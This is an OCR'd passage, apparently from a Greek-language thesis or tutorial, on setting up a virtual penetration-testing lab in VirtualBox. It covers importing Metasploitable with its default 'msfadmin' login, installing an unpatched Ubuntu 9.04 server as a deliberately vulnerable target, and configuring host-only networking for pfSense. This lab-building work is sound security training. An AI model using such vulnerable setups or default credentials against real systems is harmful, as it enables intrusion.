
εικόνα 3.47 όταν κατέβει ο φάκελος με το λειτουργικό σύστημα metasploitable η κατάληξή του δεν είναι .iso αλλά .vmdk όπου είναι ένας εικονικός σκληρός δίσκος έτοιμος με εγκατεστημένο μέσα το λειτουργικό σύστημα. Το στήσιμο της εικονικής μηχανής σε αυτό το παράδειγμα θα είναι διαφορετικό αλλά δεν θα δυσκολέψει η εγκατάσταση του.




εικόνα 3.48 αυτόν τον φάκελο που κατέβασα θα τον αντιγράψω όπως είναι στον φάκελο όπου το virtualBOX VM αποθηκεύει τους εικονικούς σκληρούς δίσκους του κάθε εικονικού μηχανήματος που στήνω.




εικόνα 3.49 δημιουργία νέας εικονικής μηχανής όπου είναι τύπου Linux με kernel ubuntu



εικόνα 3.50 αυτήν την φορά δεν θα βάλουμε την επιλογή "create a virtual hard drive now" αλλά το "use an existing virtual hard drive file" για να βρω το .vmdk του metasploitable που κατέβασα για να το κάνω από εκεί πέρα inport.



εικόνα 3.51 αφού στήθηκε η εικονική μηχανή ελέγχω άμα ο adapter έχει την επιλογή NAT γιατί πριν στήσω τον εικονικό router pfSense να δρομολογεί τις συνδέσεις του εικονικού lab θα χρειαστώ απευθείας σύνδεση με τον φυσικό router και το ιντερνετ για την εγκατάσταση.




εικόνα 3.52 Όταν αρχίσει η εκκίνηση της εικονικής μηχανής και τρέξει το metasploitable μετά από λίγο θα ζητήσει name και password και στα 2 είναι το "msfadmin"


Εγκατάσταση του ubuntu server 9.04 στο εικονικό Penetration test lab

Άλλο ένα εικονικό μηχάνημα που θα εγκαταστήσω είναι το ubuntu server 9.04. Αυτό το παλιό λειτουργικό έχει κάποιες ευπάθειες. Δεν είναι τόσο ευπαθές όσο το metasploitable αλλά μπορεί να ανταποκριθεί ποιο ρεαλιστικά σε ένα πραγματικό σενάριο όπως ενός παραμελημένου server που δεν έχει κάνει τις ενημερώσεις ασφαλείας του. Την συγκεκριμένη έκδοση μπορεί να την βρει κάποιος από αυτό το link.

http://old-releases.ubuntu.com/releases/9.04/




εικόνα 3.53 για το στήσιμο της συγκεκριμένης εικονικής μηχανής ο τύπος του λειτουργικού συστήματος θα είναι Linux και ο kernel θα είναι ubuntu. Στο επόμενο βήμα θα του προσθέσω μόνο 512 MB μέγιστης χρήσης ram αφού δεν θα χρειαστώ περισσότερο , και του ορίζω έναν virtual σκληρό δίσκο τύπου vdi fixed size με μέγιστο όριο στον φυσικό σκληρό δίσκο 200 GB




εικόνα 3.54 στην κατηγορία storage στα settings της μηχανής προσθέτω το .iso το εικονικό δισκάκι του ubuntu server.

εικόνα 3.55 Στην αρχή θα ζητήσει να βάλεις ένα username και password και ύστερα θα ζητήσει από τον χρήστη άμα θέλει να κρυπτογραφήσει τον δίσκο αλλά δεν υπάρχει λόγος για το συγκεκριμένο project κάποιος να μπει σε τέτοια διαδικασία.




εικόνα 3.56 μας εμφανίζει μία επιλογή όπου ρωτάει ποια λογισμικά θέλω να εγκαταστήσω όπως παράδειγμα η πρώτη επιλογή είναι να εγκαταστήσω έναν DNS server για dns υπηρεσίες.Εγώ θα εγκαταστήσω τις LAMP , OpenSSH και Samba File λογισμικά για τους servers αυτά αρκούν.

εικόνα 3.57 επειδή στην προηγούμενη επιλογή επιλέχθηκε η επιλογή LAMP Server ζητάει τώρα να δώσω έναν κωδικό για τον χρήστη root της MySql. θα εμφανίσει μία επιλογή οπού θα λέει να κάνει αυτόματα τις αναβαθμίσεις η να μην τις κάνει. Εγώ θα επιλέξω να μην τις κάνει τις αναβαθμίσεις αυτόματα.



εικόνα 3.58 μόλις τελείωσε η εγκατάσταση στον εικονικό δίσκο. Μετά θα εμφανίσει να εισάγω username και password για αυθεντικοποίηση του χρήστη από αυτά που είχα βάλει στην αρχή.



εικόνα 3.59 άμα δώσω την εντολή ifconfig βλέπω ότι έχει επαφή με τον φυσικό router και του έχει δώσει ip διεύθυνση. Αν δώσω την εντολή exit θα αποσυνδεθεί από τον χρήστη και θα ζητάει ξανά εισαγωγή username και password για αυθεντικοποίηση χρήστη.


Εγκατάσταση του pfSense στο εικονικό Penetration test lab

Το pfSense είναι ένας ανοικτού κώδικα router/firewall και βασίζετε στο freeBSD και χρησιμοποιεί το pfFirewall.Στις δυνατότητές του συμπεριλαμβάνονται το load balancing , packet sniffing , dynamic DNS , vpn , indrunder detection , web proxies , μπορεί να δώσει στα μηχανήματα από τον DHCP server ip διευθύνσεις , μπορούν να χρησιμοποιήσουν τον DNS server του pfSense , μπορούν να επικοινωνήσουν με τα αληθινά μηχανήματα εκτός του virtual δικτύου , αλλά προστατεύονται και από αυτά χάρις το firewall του pfSense και άλλες πολλές λειτουργίες.


Πριν ξεκινήσει η εγκατάσταση του pfSense πρέπει να γίνουν κάποιες ρυθμίσεις στο Virtual box.Θα πάω στο αρχικό γραφικό περιβάλλον του Oracle VMware Και θα πατήσω την επιλογή Preferences από την επιλογή file.

εικόνα 3.60 File -> Preferences


εικόνα 3.61 πηγαίνω στην κατηγορία Network , στην καρτέλα Add host-only network το πράσινο κουμπί δεξιά) για να γίνει εγκατάσταση ενός ή περισσότερων virtual Host only ethernet adapter.




εικόνα 3.62 πάντα έχει έναν τουλάχιστον προεγκατεστημένο virtual host only ethernet adapter άλλα εγώ τον έσβησα και τον έβαλα από την αρχή για να δείξω την διαδικασία.Στην συνέχεια πατάω το εικονίδιο δεξιά το πινέλο για κάποιες παραπάνω ρυθμίσεις.



εικόνα 3.63 στην καρτέλα Adapter μπορώ να ρυθμίσω την ip address που θα βάλω να έχει όπως εγώ έβαλα το 192.168.126.254 για να είναι διαφορετικό δίκτυο από το φυσικό τοπικό δίκτυο που είναι 192.168.1.* και στην δεύτερη καρτέλα απενεργοποιώ τον DHSP Server γιατί αυτήν την δουλεία θα την κάνει ο pfSense.




εικόνα 3.64 στην δεύτερη καρτέλα τσεκάρω να μην υπάρχει εξ αρχής ορισμένος κάποιος DHCP server γιατί θα τον DHCP server θα τον ορίσω μέσω του pfSense.

